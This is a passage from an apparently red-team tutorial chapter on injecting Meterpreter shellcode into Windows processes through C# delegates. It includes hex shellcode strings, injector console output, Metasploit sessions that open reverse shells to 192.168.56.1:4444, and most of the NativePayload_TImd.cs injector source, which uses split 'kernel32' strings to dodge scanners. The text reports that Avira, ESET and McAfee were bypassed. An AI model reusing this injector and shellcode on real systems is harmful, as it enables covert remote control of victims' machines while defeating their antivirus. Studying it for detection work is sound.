[!] Target Process Opening Done, Time 6/4/2020 4:37:30 AM

Step1 Delegate.Invoke(000000B4) Intptr Done. [API::OpenProcess]
Step4 Delegate.Invoke(00000340) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Delegate [step2] ;)
```

Picture 10: Avira Bypassed

as you can see in the “Picture 10” both codes worked very well and not detected by Avira AV. With **NtivePayload_TId2** our meterpreter payload was injected into target process memory and with **NtivePayload_TId3** our payload will execute in remote process so our injector is NativePayload_TId2 but with NativePayload_TId3 this code will execute and some anti-viruses will detect “NativePayload_TId3” but our real injector was NativePayload_TId2 so it depends on your payload & your AV too (should test AVs one by one).

Some Anti-viruses will Detect your Code when you want to Inject Payload into target Process Memory via **WriteProcessMemory** and sometimes it depends on your payload sometimes it depends on your Technique too (which APIs used for injection or writing in memory).

Syntax for these codes :


NtivePayload_TId2.exe pid payload

NtivePayload_TId2.exe 1316 fc,48,….

NtivePayload_TId3.exe pid VAx-Address [VirtualAllocEx Address]

NtivePayload_TId3.exe 1316 1bd10740000

in the next “Pictures 11,12 & 13” you can see **ESET** & **McAfee** Bypassed but this code & payload in memory Detected by **Kaspersky total security**. (good job)




```
msf5 exploit(multi/handler) > rexploit -j
[*] Reloading module...
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.1:4444
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.56.113
[*] Meterpreter session 6 opened (192.168.56.1:4444 -> 192.168.56.113:49679) at 2020-06-03 05:19:30 -0600

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getpid
Current pid: 2908
meterpreter >
meterpreter > ps -S mspaint
Filtering on 'mspaint'

Process List
============

 PID   PPID  Name         Arch  Session  User                         Path
 ---   ----  ----         ----  -------  ----                         ----
 2908  1112  mspaint.exe  x64   1        DESKTOP-5JU9NS2\damon        C:\Windows\System32\mspaint.exe

meterpreter >
meterpreter > 
```

```
a,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48
,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,
00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d
9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5
,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5"

NativePayload_TId2 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]

[!] Injection Started, Time 6/3/2020 5:17:25 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to mspaint:2908 Process
[!] Thread/Payload Writing Done, Time 6/3/2020 5:17:25 AM

Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(1CBC6AD0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]

C:\Users\damon\Downloads\TIdv2\TId>
```

```
C:\Users\damon\Downloads\TIdv2\TId>NativePayload_TId3.exe 2908 1CBC6AD0000

NativePayload_TId3 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId3 Thread Injection into Target Process + C# Delegate [step2]

[!] Attack Started, Time 6/3/2020 5:19:29 AM
[>] Opening Target mspaint:2908 Process
[!] Target Process Opening Done, Time 6/3/2020 5:19:29 AM

Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step4 Delegate.Invoke(00000324) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Delegate [step2] ;)
```

Command Prompt
Select Command Prompt
Process Hacker [DESKTOP-5JU9NS2\damon]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Processes Services Network Disk
Computer scan
Update
Modules update failed
Refer a friend
Type here to search
5:22 AM
6/3/2020

Picture 11: ESET Bypassed




```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.56.111
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.111:49697) at 2020-06-03 05:36:53 -0600

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 7652
meterpreter > ps -S mspaint
Filtering on 'mspaint'
No matching processes were found.
meterpreter > ps -S notepad
Filtering on 'notepad'

Process List
============

 PID   PPID  Name         Arch  Session  User                   Path
 ---   ----  ----         ----  -------  ----                   ----
 7652  4676  notepad.exe  x64   1        DESKTOP-BM26FDK\Damon  C:\Windows\System32\notepad.exe

meterpreter >
meterpreter > shell
Process 5012 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,
,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02,d9,c8,
,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,
,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,
,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,
,00,59,49,c7,c2,f0,b5,a2,56,ff,d5"

NativePayload_TId2 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]


[!] Injection Started, Time 6/3/2020 5:34:58 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:7652 Process
[!] Thread/Payload Writing Done, Time 6/3/2020 5:34:58 AM

Step1 Delegate.Invoke(000000B4) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(22953BD0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]

C:\Users\Damon\Downloads\TIdv2\TId>
```

```
C:\Users\Damon\Downloads\TIdv2\TId>NativePayload_TId3.exe 7652 22953BD0000

NativePayload_TId3 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId3 Thread Injection into Target Process + C# Delegate [step2]


[!] Attack Started, Time 6/3/2020 5:36:50 AM
[>] Opening Target notepad:7652 Process
[!] Target Process Opening Done, Time 6/3/2020 5:36:50 AM

Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step4 Delegate.Invoke(00000328) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Delegate [step2] ;)
```

Picture 12: McAfee Bypassed



```
5,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41
,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,
,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,
,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,
,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,
,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,
,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,
,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,
,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,
,c2,f0,b5,a2,56,ff,d5"

NativePayload_TId2 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]


[!] Injection Started, Time 6/3/2020 7:51:15 PM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:6184 Process
[!] Thread/Payload Writing Done, Time 6/3/2020 7:51:15 PM

Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(1E6A2E80000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemor

C:\Users\Damon\Downloads>
```

Kaspersky Total Security

Application performing suspicious activity characteristic of malware

We recommend that you close all running programs and save your changes before the computer restarts.

Detected: PDM:Trojan.Win32.Generic
Location: c:\users\dam...wnloads\nativepayload_tid2.exe

Disinfect and restart the computer
Try to disinfect without computer restart
This method does not guarantee complete disinfection.
Type here to search
7:54 PM
6/3/2020

Picture 13: (code PART1 NativePayload_TId2.exe & Payload in memory) Detected by Kaspersky

at a glance: you can see almost all codes in my lab and my tests was effective and useful to bypass Some Avs, as Security Researcher or Pentester/Red or Purple Teamer you can use these code or something like this to test your targets simply, Multicast Delegate was very useful & was simple to use also this trick to chunk code sometimes will help you, in then Next Chapter 15 I want to talk about ETW and some useful Techniques to use for Payload/Technique Detection by ETW, which is useful for Defenders Blue Teams also Purple Teams too but as Pentester or Red Teamer you should know about ETW more and more…. ¯_(ツ)_/¯

NativePayload_TImd.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_TImd
{
    class Program
    {

        /// <summary>
        /// .net Framework 4.0
        /// </summary>
        public class DelCLSInvoke
        {

            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Decommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }
            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            [DllImport("ke" + "rne"+ "l" + "32.dll")]
            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

            [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);
```

```
        [DllImport("ke" + "rne" + "l" + "32.dll")]
        public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);



        public static IntPtr s1 = IntPtr.Zero;
        public static string[] _args1 = new string[2];
        public static int len = 0;
        public static void _Step1_()
        {
            string[] _args = new string[2];

            /// pid  => _args[0]
            _args[0] = _args1[0];

            /// payload  => _args[1]
            _args[1] = _args1[1];

            int XprocID = Convert.ToInt32(_args[0]);
            string Xcode = _args[1];
            string[] X = Xcode.Split(',');
            int Injection_to_PID = XprocID;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
            Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.Write("[>] Injecting Meterpreter Payload to ");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.Write("Process");
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine();
            Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
            Console.WriteLine();



            byte[] Xpayload = new byte[X.Length];
            len = X.Length;
            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }

            //IntPtr tempx = System.Diagnostics.Process.GetProcessById(Injection_to_PID).MainWindowHandle ;
            IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
            s1 = x;
            Console.WriteLine();

            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step1 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", s1.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::OpenProcess]");
            Console.WriteLine();

        }

        public static IntPtr s2 = IntPtr.Zero;
        public static string[] _args2 = new string[2];



        public static void _Step2_()
        {

            string[] _args = new string[2];
            _args[0] = _args1[0];
            _args[1] = _args1[1].Length.ToString();
            IntPtr a = s1;

            int p = len;
            IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
            s2 = x;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step2 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", s2.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::VirtualAllocEx]");
            Console.WriteLine();



        }

        public static void _Step2_1()
        {

            string[] _args = new string[2];
            _args[0] = _args1[0];
            _args[1] = _args1[1].Length.ToString();
            IntPtr a = s1;

            int p = len;
            IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.Execute);
            s2 = x;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step2 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", s2.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::VirtualAllocEx]");
            Console.WriteLine();



        }
        public static bool s3 = false;
        public static void _Step3_()
        {
            IntPtr H = s1;
            IntPtr P = s2;
            string stemp = _args1[1];

            string[] tempstr = stemp.Split(',');
            byte[] pay = Array.ConvertAll(tempstr, bity => Convert.ToByte(bity, 16));

            UIntPtr BS = UIntPtr.Zero;
            if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step3 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}0000000", 0.ToString());
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") true ;D Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::WriteProcessMemory]");
                Console.WriteLine();
                s3 = true;

            }
            else
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step3 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}0000000", 0.ToString());
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") false ;( Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::WriteProcessMemory]");
                Console.WriteLine();
                s3 = false;
            }

        }
```

```
        public static IntPtr s4 = IntPtr.Zero;

        public static void _Step4_()
        {
            System.Threading.Thread.Sleep(Convert.ToInt32("3700"));
            uint x = 0;
            IntPtr H = s1;
            IntPtr HA = s2;
            IntPtr CRT = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
            s4 = CRT;
            System.Threading.Thread.Sleep(Convert.ToInt32("1050"));

            /// close
            CloseHandle(CRT);
            CloseHandle(HA);

            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step4 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", CRT.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::CreateRemoteThread]");
            Console.WriteLine();
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)");
            Console.WriteLine();
        }



    }
    public delegate void MDelegate();

    static void Main(string[] args)
    {
        ///> NativePayload_TImd.exe 1 2000 0 4716 "fc,48,.."
        ///> NativePayload_TImd.exe 1 2000 1 4716 "fc,48,.."
        ///  NativePayload_TImd.exe [steps 1 or 2] [delay 2000]  [MemoryProtection/mode 0 or 1] [pid 4716]  [payload "fc,48,.."]
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("NativePayload_TImd , Published by Damon Mohammadbagher , Jul 2020");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("NativePayload_TImd Thread Injection into Target Process + C# Multicast Delegate");
        Console.WriteLine();
        try
        {



            if (args.Length != 0 && args[0].ToUpper() == "HELP" || args[0] == string.Empty)
            {
                Console.WriteLine("syntax: "+"\n"+"\t NativePayload_TImd.exe [steps 1 or 2] [delay 2000]  [MemoryProtection/mode 0 or 1] [pid 4716]
[payload \"fc,48,..\"]");
                Console.WriteLine("\t example 1: NativePayload_TImd.exe  1  2000  0  4716  \"fc,48,56,...\"");
                Console.WriteLine("\t example 2: NativePayload_TImd.exe  2  6721  1  4716  \"fc,48,56,...\"");
                Console.WriteLine();
                Console.WriteLine("\t step = 1  you will have 4 steps (default)");
                Console.WriteLine("\t step = 2  you will have 28 steps (\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \"step4\" + step2 +
step3 ...)");
                Console.WriteLine("\t MemoryProtection = 0  API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
                Console.WriteLine("\t MemoryProtection = 1  API::VirtualAllocEx set to MemoryProtection.Execute ");
                Console.WriteLine();
            }
            else if (args.Length != 0 && args[0].ToUpper() != "HELP")
            {
                try
                {
                    /// step 1
                    //string[] s1 = new string[2];
                    DelCLSInvoke._args1[0] = args[3];
                    DelCLSInvoke._args1[1] = args[4];
                    MDelegate code1 = new MDelegate(DelCLSInvoke._Step1_);
                    /// step 2
                    MDelegate code2 = new MDelegate(DelCLSInvoke._Step2_);
                    MDelegate code2_1 = new MDelegate(DelCLSInvoke._Step2_1);

                    /// step 3
                    MDelegate code3 = new MDelegate(DelCLSInvoke._Step3_);
```

```
                        /// step 4
                        MDelegate code4 = new MDelegate(DelCLSInvoke._Step4_);

                        MDelegate _AllCodes = null;

                        if (args[0] == "1")
                        {
                            if (args[2] == "0")
                            {
                                _AllCodes = code1 + code2 + code3 + code4;
                            }
                            if (args[2] == "1")
                            {
                                _AllCodes = code1 + code2_1 + code3 + code4;
                            }
                        }
                        else if (args[0] == "2")
                        {
                            if (args[2] == "0")
                            {
                                _AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3
                                  + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code4 + code2 + code3 + code2 + code3 + code2 + code3;
                            }
                            if (args[2] == "1")
                            {
                                _AllCodes = code1 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + 
code3
                                  + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code4 + code2_1 + code3 + code2_1 + code3 + 
code2_1 + code3;
                            }
                        }
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine("[>] Steps will run by Delay.({0})", args[1]);

